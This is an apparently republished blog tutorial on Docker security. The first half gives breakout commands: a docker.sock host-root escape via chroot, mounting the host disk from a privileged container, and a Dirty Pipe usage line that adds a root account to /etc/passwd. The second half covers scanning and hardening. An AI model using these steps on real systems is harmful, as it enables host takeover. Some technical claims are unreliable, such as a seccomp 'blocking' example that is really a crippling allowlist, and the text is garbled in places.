Listen to this Post
Introduction:

In the fast-paced world of DevOps and cloud-native applications, Docker containers have become the standard for deployment. However, the misconfiguration of these environments is creating a goldmine for attackers. From exposed sockets to privileged escalations, the very tools designed to streamline development are often left wide open. This article dissects the anatomy of a container breakout, provides the exact commands to test your own security posture, and outlines a roadmap to harden your virtualized infrastructure against real-world attacks.
Learning Objectives:
- Understand the critical Linux primitives (namespaces, cgroups, capabilities) that underpin container security.
- Execute common enumeration and privilege escalation techniques within a compromised container.
- Implement mitigation strategies using seccomp, AppArmor, and read-only filesystems.
- Analyze the OWASP Top 10 for container security and apply them to CI/CD pipelines.
1. The Silent Killer: Exposed Docker Daemon (docker.sock)
One of the most critical misconfigurations in a containerized environment is mounting the Docker socket (/var/run/docker.sock) inside a container. This allows processes inside the container to communicate with the Docker daemon on the host.
Step‑by‑step guide: Exploiting the Mounted Socket
If you gain access to a container (e.g., via a web shell) and suspect the socket is mounted, here is how to check and escalate:
1. Enumeration: Check for the socket file.
ls -lah /var/run/docker.sock
If the file exists, you have a direct line to the host.
- Installing Docker Client (if missing): Many minimal containers lack the Docker client. You can download the static binary.
Find the architecture and get the latest version
curl -fsSL https://get.docker.com -o get-docker.sh
Or download the binary directly (example for x86_64)
curl -L "https://download.docker.com/linux/static/stable/x86_64/docker-24.0.7.tgz" | tar xz
Use the binary from the extracted folder
./docker/docker ps
-
Breakout to Host: Once you can communicate, you can run a privileged container that mounts the host’s root filesystem.
Run a new container with host root mounted
./docker/docker run -it -v /:/hostOS alpine:latest chroot /hostOS bash
You are now `root` on the host.
2. Privileged Mode and Linux Capabilities
Containers running in `–privileged` mode or with excess Linux capabilities (like CAP_SYS_ADMIN) are dangerous. This mode disables security isolation and allows the container to access host devices.
Step‑by‑step guide: Detecting and Abusing Privileged Access
- Check Current Capabilities: Inside the container, check if you are privileged.
ip link add dummy0 type dummy 2>&1
If this command does not throw an error (permission denied), you likely have `CAP_NET_ADMIN` or are privileged.
2. Check for Privileged Mode:
cat /proc/self/status | grep CapEff
– Decode the capabilities using `capsh` (if installed) or an online tool.
– If `CapEff` shows `0000003fffffffff` or contains 0000001fffffffff, you have almost all capabilities.
- Mounting the Host Filesystem: If you have `CAP_SYS_ADMIN` and
CAP_DAC_OVERRIDE, you can attempt to mount the host’s root.mkdir -p /mnt/host mount /dev/sda1 /mnt/host 2>/dev/null You may need to guess the partition Alternative: Use fdisk -l if available, or try common ones like /dev/xvda1, /dev/vda1
3. Kernel Exploits and Dirty Pipe (CVE-2022-0847)
Even with perfect configuration, the shared kernel nature of containers means a host kernel vulnerability can compromise all tenants.
Step‑by‑step guide: Testing for Dirty Pipe
If the container runs on a kernel version between 5.8 and 5.16.11/5.15.25/5.10.102, it is vulnerable to Dirty Pipe.
1. Check Kernel Version:
uname -r
- Proof of Concept (Read-Only): The classic PoC allows you to overwrite files you can read, even if you cannot write to them. This is often used to modify `/etc/passwd` or binaries.
// compile: gcc dirtypipe.c -o dirtypipe
// usage: ./dirtypipe /etc/passwd 1 "newroot:x:0:0:root:/root:/bin/bash"
Note: Running kernel exploits inside containers can crash the host. This should only be performed in isolated lab environments.
-
Mitigation: The only fix is to patch the host kernel. As a container operator, you cannot mitigate this; it highlights the risk of multi-tenant architectures.
4. Securing the Supply Chain: Image Scanning
Vulnerabilities are often introduced at the build stage. Using outdated base images (e.g., ubuntu:18.04) or pulling images from untrusted sources invites malware.
Step‑by‑step guide: Scanning with Trivy
Trivy is an open-source, comprehensive security scanner.
1. Installation (Linux):
curl -sfL https://raw.githubusercontent.com/aquasecurity/trivy/main/contrib/install.sh | sh -s -- -b /usr/local/bin
2. Scanning an Image:
trivy image your-app:latest
This command outputs a table of vulnerabilities (CVEs) sorted by severity, including the fix version available.
3. Integrating into CI/CD (GitLab Example):
container_scanning:
stage: test
image: docker:stable
script:
- apk add curl
- curl -sfL https://raw.githubusercontent.com/aquasecurity/trivy/main/contrib/install.sh | sh
- trivy image --exit-code 0 --severity HIGH,CRITICAL $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
- trivy image --exit-code 1 --severity CRITICAL $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
This pipeline will fail if critical vulnerabilities are found.
5. Hardening with Seccomp and AppArmor
Restricting the system calls a container can make is a powerful defense against kernel exploits.
Step‑by‑step guide: Applying a Custom Seccomp Profile
- Default Docker Seccomp Profile: Docker uses a default seccomp profile that blocks around 44 system calls out of 300+. You can create a custom one to be stricter.
-
Create a Custom Profile (
custom.json): This example blocks `mount` and `umount2` syscalls.{ "defaultAction": "SCMP_ACT_ERRNO", "architectures": [ "SCMP_ARCH_X86_64", "SCMP_ARCH_X86", "SCMP_ARCH_AARCH64" ], "syscalls": [ { "names": [ "accept", "bind", "connect", "chmod", "fchmod", "chown", "fchown", "lchown", "setuid", "setgid" ], "action": "SCMP_ACT_ALLOW", "args": [] } ] }This configuration blocks everything except the explicitly listed syscalls (whitelist model).
3. Running with the Profile:
docker run --rm -it --security-opt seccomp=custom.json alpine sh
6. Resource Limits: Preventing DoS (fork bomb)
A single compromised container should not be able to consume all host resources, starving other containers or the host itself.
Step‑by‑step guide: Setting Runtime Constraints
When running a container, always specify limits.
1. Memory Limits:
docker run -d --memory="256m" --memory-swap="512m" nginx
This limits the container to 256MB of RAM and 512MB of swap.
2. CPU Limits:
docker run -d --cpus="1.5" nginx
This ensures the container uses no more than 1.5 CPU cores.
3. Preventing Fork Bombs (PIDs):
docker run -d --pids-limit=100 nginx
This limits the number of processes inside the container to 100, preventing a process fork bomb from crashing the host.
What Undercode Say:
- Isolation is an Illusion Without Verification: Relying solely on Docker’s default settings is negligence. The shared kernel is a single point of failure; you must verify that capabilities, mounts, and syscalls are restricted to the bare minimum required for the application to function.
- Shift-Left Security is Mandatory: Scanning images for CVEs after deployment is too late. Integrating tools like Trivy or Snyk into the CI/CD pipeline prevents vulnerable code from ever reaching production, drastically reducing the attack surface.
Prediction:
As eBPF (Extended Berkeley Packet Filter) adoption grows, we will see a new wave of sophisticated attacks that bypass traditional seccomp filters by hooking into kernel events deeper than syscall layers. Consequently, defense mechanisms will shift from static profiling (seccomp) to runtime anomaly detection using eBPF itself, creating an AI-driven arms race inside the kernel where containers fight for supremacy in real-time.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Daniellejjablanski Joining – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


